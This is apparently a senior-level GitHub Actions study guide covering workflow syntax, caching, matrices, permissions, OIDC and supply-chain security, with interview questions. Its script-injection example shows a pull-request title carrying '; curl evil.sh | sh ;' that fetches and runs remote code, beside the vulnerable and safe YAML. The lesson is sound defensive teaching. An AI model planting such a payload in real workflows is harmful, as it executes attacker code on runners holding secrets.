



← Back to student guides

 GitHub Actions

CI/CD

3 levels

139 sections



The Complete Guide

Taught at three levels, written three ways. Pick Beginner, Mid-level, or Senior, then read the full explanation, a fast interview review, or the practical tips and traps for that level.

EVENT


WORKFLOW

JOB

STEP

Part three of three, and the one to read if you only read one. A cumulative review of **the entire series** (foundations, pipeline machinery, and the security and platform work a senior owns) organised by topic rather than by level. About fifty minutes. Fast review first, common questions at the end.





GitHub Actions is GitHub's built-in CI/CD platform. A YAML file in `.github/workflows/` declares triggers and jobs; GitHub runs each job on a machine it creates and destroys. The pipeline lives in the repository, so it is versioned and reviewed like code.

One workflow, many jobs, each job many steps, each job its own machine. Mandatory keys: `on` , `jobs` , and per job `runs-on` and `steps` .

`.github/workflows/ci.yml`

Copy

```
name: CI
on:
  push:
    branches: [main]
  pull_request:
jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with: { python-version: '3.11', cache: pip }
      - run: pip install -r requirements.txt
      - run: pytest -q
```

✓ Steps

- One machine, one filesystem, written order
- Failure stops the rest of the job
- Share via files, `$GITHUB_ENV` , step outputs

✗ Jobs

- Own machine each, parallel unless `needs`
- No shared filesystem at all
- Share files via artifacts, strings via job outputs

`run` is a shell command; `uses` is a published action configured with `with:` , and they are mutually exclusive in one step. `needs` builds the dependency graph and grants access to the



Triggers

Trigger	Fires when
<code>push</code> / <code>pull_request</code>	Commits land / a PR opens, updates, reopens
<code>workflow_dispatch</code>	A human clicks Run workflow ; supports typed <code>inputs</code>
<code>schedule</code>	Cron matches: UTC , default branch only, queued not punctual
<code>release</code> , <code>issues</code> , <code>issue_comment</code>	Release published, issue activity
<code>workflow_run</code>	Another workflow finished: base-repo context
<code>repository_dispatch</code>	External API call, payload in <code>client_payload</code>

YAML

Copy

```
on:
  push:
    branches: [main]
    tags: ['v*']
    paths-ignore: ['docs/**', '**/*.md']
  pull_request:
    types: [opened, synchronize, reopened]
  workflow_dispatch:
    inputs:
      environment: { type: choice, options: [staging, production] }
```

The traps, and their single cause

The runner is new per job; the shell is new per step.

Symptom	Cause	Fix
"No such file" for a repo file	Runner starts empty	<code>actions/checkout@v4</code>



Deploy cannot find <code>dist/</code>	Different machine	Artifact upload + download
<code>cd</code> has no effect next step	New shell per step	<code>working-directory:</code>
<code>export</code> empty next step	Shell dies with the step	<code>>> "\$GITHUB_ENV"</code>
<code>if</code> never matches on main	<code>github.ref</code> is <code>refs/heads/main</code>	Compare the full ref
<code>python-version: 3.10</code> → 3.1	YAML numeric	Quote versions

Part two: pipeline machinery

Expressions and contexts

Context	Holds
<code>github</code>	<code>ref</code> , <code>ref_name</code> , <code>sha</code> , <code>actor</code> , <code>event_name</code> , <code>repository</code> , <code>run_id</code> , <code>run_number</code> , <code>event.*</code>
<code>runner</code>	<code>os</code> , <code>arch</code> , <code>temp</code> , <code>tool_cache</code>
<code>env</code> / <code>vars</code> / <code>secrets</code>	Variables and configuration
<code>needs</code>	<code>needs.<job>.outputs.*</code> , <code>needs.<job>.result</code>
<code>steps</code>	<code>steps.<id>.outputs.*</code> , <code>.outcome</code> , <code>.conclusion</code>
<code>matrix</code> / <code>strategy</code> / <code>inputs</code> / <code>job</code>	Combination, <code>job-index</code> , declared inputs, <code>job.status</code>

Functions: `contains` , `startsWith` , `endsWith` , `format` , `join` , `toJSON` , `fromJSON` , `hashFiles` . Status: `success()` , `failure()` , `cancelled()` , `always()` .



```
if: startsWith(github.ref, 'refs/tags/v') && github.actor ≠ 'dependabot[bot]'  
if: contains(fromJSON('["main","develop"]'), github.ref_name)
```

Inside `if:` the `${{ }}` wrapper is **optional**; `&&` / `||` return **operands not booleans**, which is why `${{ inputs.tag || github.sha }}` is the default-value idiom.

outcome VS conclusion : raw step result vs result after `continue-on-error` . A tolerated failure is `failure` / `success` . `always()` **runs even on cancellation**, so use `!cancelled()` for cleanup that should stop.

The four special files

YAML

Copy

```
- id: meta  
  run: |  
    echo "TAG=sha-${GITHUB_SHA::7}" >> "$GITHUB_ENV"           # later steps  
    echo "tag=sha-${GITHUB_SHA::7}" >> "$GITHUB_OUTPUT"       # step output  
    echo "$HOME/.local/bin" >> "$GITHUB_PATH"                 # PATH  
    echo "| coverage | 91% |" >> "$GITHUB_STEP_SUMMARY"       # run page
```

Not readable in the writing step; **none cross a job boundary**. Across jobs: **outputs for strings**, **artifacts for files**, and job outputs are size-limited and not secret.

Secrets versus variables

	Secrets <code>\${{ secrets.X }}</code>	Variables <code>\${{ vars.X }}</code>
Storage	Encrypted, write-only in UI	Plain text, readable
In logs	Masked, best effort	Printed normally
Fork pull requests	Not provided	Provided
For	Tokens, keys, passwords	Regions, URLs, flags



a command line, and never echo them. Masking cannot redact a value you transformed.

Caching and artifacts

YAML

Copy

```
- uses: actions/cache@v4
  with:
    path: ~/.cache/pip
    key: ${{ runner.os }}-pip-${{ hashFiles('**/requirements*.txt') }}
    restore-keys: ${{ runner.os }}-pip-
```

`key` is exact and a hit **skips the save**; `restore-keys` are prefixes; entries are **immutable**; scope follows the branch graph; `cache-hit` is `'true'` only on exact match. A volatile key never hits; a fixed key never invalidates. Cache **downloads**, never installed trees.

YAML

Copy

```
- uses: actions/upload-artifact@v4
  if: always()
  with:
    name: coverage-${{ matrix.python }} # v4 conflicts on duplicate names
    path: reports/
    retention-days: 7
    if-no-files-found: error
```

A cache is an optimisation you must be able to lose; an artifact is data you cannot.

Job graph, matrix, services

YAML

Copy

```
jobs:
  setup:
    outputs: { targets: '${{ steps.v.outputs.targets }}' }
  build:
```



```
target: ${ fromJSON(needs.setup.outputs.targets) }
report:
  needs: [setup, build]
  if: always()
  steps: [{ run: 'echo ${ needs.build.result }' }]
```

Matrix axes multiply, `exclude` removes, `include` adds; `fail-fast: true` by default; `max-parallel` for shared resources; 256-job ceiling; **adding an axis renames a required check.**

Service containers need a **health check**, and its absence is the entire explanation for "fails on the first run, passes on the re-run". Hostname is `localhost` from the runner, the **service name** from inside a `container: .`

Reuse, environments, concurrency

✓ Reusable workflow: job level

- `on: workflow_call`, typed inputs, explicit secrets, outputs
- Own jobs, runners, `permissions`
- Receives the caller's token; cannot exceed it

✗ Composite action: step level

- Runs in the caller's job on the caller's runner
- No jobs, no matrices, no own runner
- `shell:` mandatory on every `run`

YAML

Copy

```
# CI: one run per branch, cancel superseded
concurrency: { group: '${ github.workflow }-${ github.ref }', cancel-in-progress: tr
# CD: one deploy at a time, QUEUE rather than cancel
concurrency: { group: deploy-production, cancel-in-progress: false }
```

An **environment** gives scoped secrets and variables, required reviewers, wait timers, branch restrictions, and deployment history. A **required check skipped by a path filter** blocks a PR forever, fixed with a same-named stub workflow.



The trust model

Three properties decide exposure: **whose code runs**, **whether secrets are present**, **what the token can do**.

Trigger	Executes code from	Secrets	Token
<code>push</code> , same-repo <code>pull_request</code>	Your repository	Yes	As configured
<code>pull_request</code> from a fork	The fork	No	Read-only
<code>pull_request_target</code>	The base repository	Yes	Write-capable
<code>workflow_run</code> , <code>issue_comment</code>	The base repository	Yes	Write-capable

The answer that must be instant

`pull_request_target` plus checking out `github.event.pull_request.head.sha` executes **untrusted fork code** in a job holding **your secrets and a writable token**. Safe shapes: never check out the head ref, or split privilege so that an unprivileged `pull_request` job builds and uploads an artifact, and a separate `workflow_run` job consumes it without executing fork code.

Script injection

YAML

Copy

```
# Vulnerable – a PR titled "; curl evil.sh | sh ;" runs on your runner
- run: echo "Title: ${github.event.pull_request.title}"

# Safe – the value arrives as data, never as shell source
- env:
  TITLE: ${github.event.pull_request.title}
  run: echo "Title: $TITLE"
```



```
TITLE: ${{ github.event.issue.title }}  
with:  
  script: console.log(process.env.TITLE)
```

`${{ github.event.* }}` never appears inside a `run` body.

Permissions and identity

YAML

Copy

```
permissions:  
  contents: read          # read-only floor for the workflow  
jobs:  
  release:  
    permissions:  
      contents: write      # widened for one job only  
      packages: write  
      id-token: write      # required for OIDC
```

Declaring any scope sets every undeclared scope to `none`, which is the whole mechanism. Set the organisation default to read-only and make workflows opt in. A reusable workflow **receives the caller's token** and cannot exceed it. `GITHUB_TOKEN` **cannot reach another repository**, so use a GitHub App installation token (scoped, short-lived, attributable) rather than a PAT (a human's full access, no job-bound expiry).

OIDC

1 Job requests a token

GitHub signs a short-lived JWT describing repository, ref, environment, workflow.

2 Cloud verifies the signature

GitHub's OIDC provider is a registered trusted identity provider.

3 Trust policy checks the claims



Temporary credentials issued

Valid for the job. Nothing stored, nothing to rotate or leak.

Where OIDC is almost always wrong

A trust policy matching `repo:my-org/*:*` lets **any branch of any repository** assume the role, including a branch an attacker opens a PR from. Constrain the `sub` claim to `repo:org/repo:ref:refs/heads/main`, or better `...:environment:production`. Then verify from a throwaway branch. It must be refused.

Supply chain

Control	Removes
SHA-pin third-party actions	A moving tag repointed at malicious code
Dependabot on <code>github-actions</code>	Pins going stale: pinning without updating is its own failure
Organisation allow-list	Unvetted actions entering via any repository
<code>contents: read</code> default	A compromised step's ability to push
Environment protection	An automated path to production without review
Attestations / provenance	Being unable to prove what built an artifact

Two surfaces worth raising unprompted: **caches are a write surface**, since a PR branch can poison a cache a later `main` run restores; and **self-hosted runners on public repositories** combine untrusted code with persistent state.

Container builds, custom actions, runners, cost

YAML

Copy



W.L.L.L.L.

```
push: ${github.event_name != 'pull_request' } # forks must not publish
tags: ghcr.io/${github.repository }:sha-${github.sha }
cache-from: type=gha
cache-to: type=gha,mode=max # intermediate layers too
provenance: true
```

Action type	Runs as	For	Watch out
Composite	Steps in the caller's job	Repeated step sequences	<code>shell:</code> on every <code>run</code>
JavaScript	Node on the runner	Logic, API calls, cross-platform	Bundled <code>dist/</code> must be committed
Docker	A container on the runner	Any toolchain	Linux only, pull cost per job

Hosted runners by default; larger hosted before self-hosted; self-hosted only for GPU, licences, or VPC reach, and then **ephemeral, repo-scoped, network-segmented, never fork-schedulable**. Windows bills ~2× Linux, macOS ~10×.

Platform, observability, ML

Standardise with reusable workflows in an organisation `.github` repository, CODEOWNERS on the workflow folder, a moving major tag, and a **canary repository before moving it**. Enforce with policy, not documentation, and keep upstream turnaround fast, because if a reasonable change takes two weeks, forking is rational and you will lose.

Four numbers turn "CI is slow" into a funded priority: **median and p95 duration · failure rate split into real failures and flakes · queue time · cost by workflow and runner label**.

For ML: **Actions is the orchestrator and audit trail, not the compute**. Validate cheaply, submit to a training platform, gate on a **comparison against the deployed model** rather than a fixed threshold, publish metrics to the step summary, promote from a separate job behind an environment.



Check	Looking for
on: triggers	<code>pull_request_target</code> , <code>workflow_run</code> , <code>issue_comment</code>
Checkout ref	<code>head.sha</code> under <code>pull_request_target</code>
<code>permissions</code>	Present, minimal, widened per job
Third-party uses:	SHA-pinned, recognisable, Dependabot-covered
Interpolation	No <code>\${{ github.event.* }}</code> in a <code>run</code> or <code>github-script</code>
Secrets	Never echoed, never in a job running untrusted code
<code>concurrency</code> / <code>timeout-minutes</code>	Present; cancelling on CI, queuing on deploys
Cache	Hashes a lockfile; nothing executable restored then run
Required checks	Job names unchanged, or branch protection updated together

Common interview questions

01 Explain `pull_request` versus `pull_request_target` , and the pattern that makes the second dangerous.

Fork PRs under `pull_request` get no secrets and a read-only token, which is harmless by design. `pull_request_target` runs in the base repository's context with secrets and a writable token; combined with checking out `head.sha` it executes untrusted fork code with full credentials. Never check out the head ref there; split across `pull_request` and `workflow_run` if you need both.

02 Write a `permissions` block for a workflow that publishes a package and deploys with OIDC.



03

Describe a safe OIDC trust policy and one that looks fine but is not.

Safe: `sub` constrained to `repo:org/repo:environment:production`, making the approval part of the identity. Unsafe: `repo:org/*:*`, satisfiable by any branch of any repository including a fork PR branch. Verify by attempting assume-role from a throwaway branch.

04

A secret appeared in a public build log an hour ago.

Rotate first, and assume it is already scraped. Then revoke, delete the log and run, find the line that printed it, and close the class: secrets through `env` and never interpolated, plus OIDC so there is nothing to leak.

05

Give three supply-chain controls ordered by risk removed.

SHA-pin third-party actions; default the token to `contents: read`; organisation allow-list plus Dependabot so pins do not go stale.

06

CI takes 25 minutes and people have stopped waiting.

Measure first. Then in order of leverage: do less work (concurrency cancellation, path filters, conditions), reuse work (caching, prebuilt images), parallelise (matrix sharded by duration). Move slow suites to a schedule with a smoke subset on the PR. A bigger runner first is the answer of someone who has not measured.

07

Every deploy since Tuesday shipped the wrong build.

Cache and artifact names before the code: a never-invalidating key, or two matrix cells uploading the same artifact name, both produce this and neither appears in a diff. Then deploy by immutable SHA tag or digest.

08

CI is 30% flaky and people re-run until green.

Re-running destroys the signal. Measure which jobs fail and how, then remove causes in order: missing service health checks, matrix cells sharing a fixture, unpinned external dependencies, timing assumptions. Quarantine what you cannot fix into a named non-blocking job.



could reach, replace with a vetted SHA or internal fork, then close the class with pinning, an allow-list, and Dependabot.

10 How do you standardise CI across sixty repositories?

Reusable workflows in an organisation `.github` repository with CODEOWNERS; consumers pin a major tag you move on release; canary one repository first; inputs as a public API; enforced by branch protection and an allow-list. Keep upstream turnaround fast or teams fork.

11 Choose between composite, JavaScript, and Docker actions.

Composite for a repeated step sequence, but it cannot define jobs, matrices, or its own runner. JavaScript for real logic and identical cross-platform behaviour, at the cost of a committed `dist/`. Docker for an arbitrary toolchain, at the cost of Linux-only and a pull per job.

12 What changes when the pipeline trains a model?

Lint, tests, caching, environments, and OIDC carry over. New: data validation as a gate, metric thresholds that fail the job, comparison against the deployed model, and lineage linking commit and dataset version to the artifact. Actions orchestrates and records; it does not train.

13 How would you migrate from Jenkins?

Inventory jobs; port leaf jobs first to prove runners, network, and credentials; run both systems in parallel with Actions non-blocking; move required checks one at a time; decommission deliberately. Do not port Jenkinsfile logic verbatim, because much of it works around a persistent workspace Actions does not have.

14 GitHub App token or PAT?

The App: scoped to chosen repositories, short-lived, attributable to automation. A PAT carries a human's full access, outlives the job, and appears as that person, breaking least privilege and accountability.

15 Where does a cache become a security problem?



16

How do you keep a production credential away from ordinary CI?

Put it on a protected

environment

, not the repository, so only a job declaring that environment and passing its gate can read it. Better still, remove it: OIDC plus a role whose trust policy names that environment.

17

How would you argue for investment in CI?

With the four numbers pulled from the REST API and trended. "CI is slow" is an opinion; "p95 on our main pipeline is 27 minutes and 18% of runs are re-runs" is a priority.

18

Everything went red at once. First three moves?

Establish blast radius: simultaneous failure everywhere points at a shared workflow release, an action release, or a runner image change. Compare against the last green run for environmental differences. Re-run one failed job with debug logging rather than the whole pipeline.

Final self-test

- Give the trust table from memory: which triggers grant secrets and a writable token.
- Name the exact `pull_request_target` exfiltration pattern and two safe alternatives.
- Explain why declaring one `permissions` scope is a security control.
- Describe a safe OIDC `sub` constraint and how you would verify it.
- Give both ways a cache key can be wrong, and where a cache becomes a security problem.
- Write a concurrency block for CI and one for CD, and justify the difference.
- Name the four special files and what each does.
- Explain `outcome` versus `conclusion`, and when `always()` is the wrong choice.



- Recite the review checklist you would apply to a workflow pull request.



PREVIOUS

Senior · Detailed

NEXT UP

Senior · Tips & Tricks



MLOps MENA
COMMUNITY

Free MLOps and AI learning for engineers across the Middle East and North Africa — live sessions, three structured roadmaps, open cohort courses, study groups, and mentorship. We also train, staff, and build for companies across the region.



LEARN

Roadmaps

Student Guides

Courses

The MLOps Practitioner

Sessions

Articles

COMMUNITY



MLOps MENA
COMMUNITY

العربية



[Join the Community ↗](#)



[FAQ](#)

[Contact us](#)

[Privacy Policy](#)

WHERE WE ARE

[WhatsApp](#)

[Discord](#)

[LinkedIn](#)

[X](#)

[YouTube](#)

[GitHub](#)

[Zomra](#)



Brainsmingle space

Free to join this week with code **FREECORETEAM**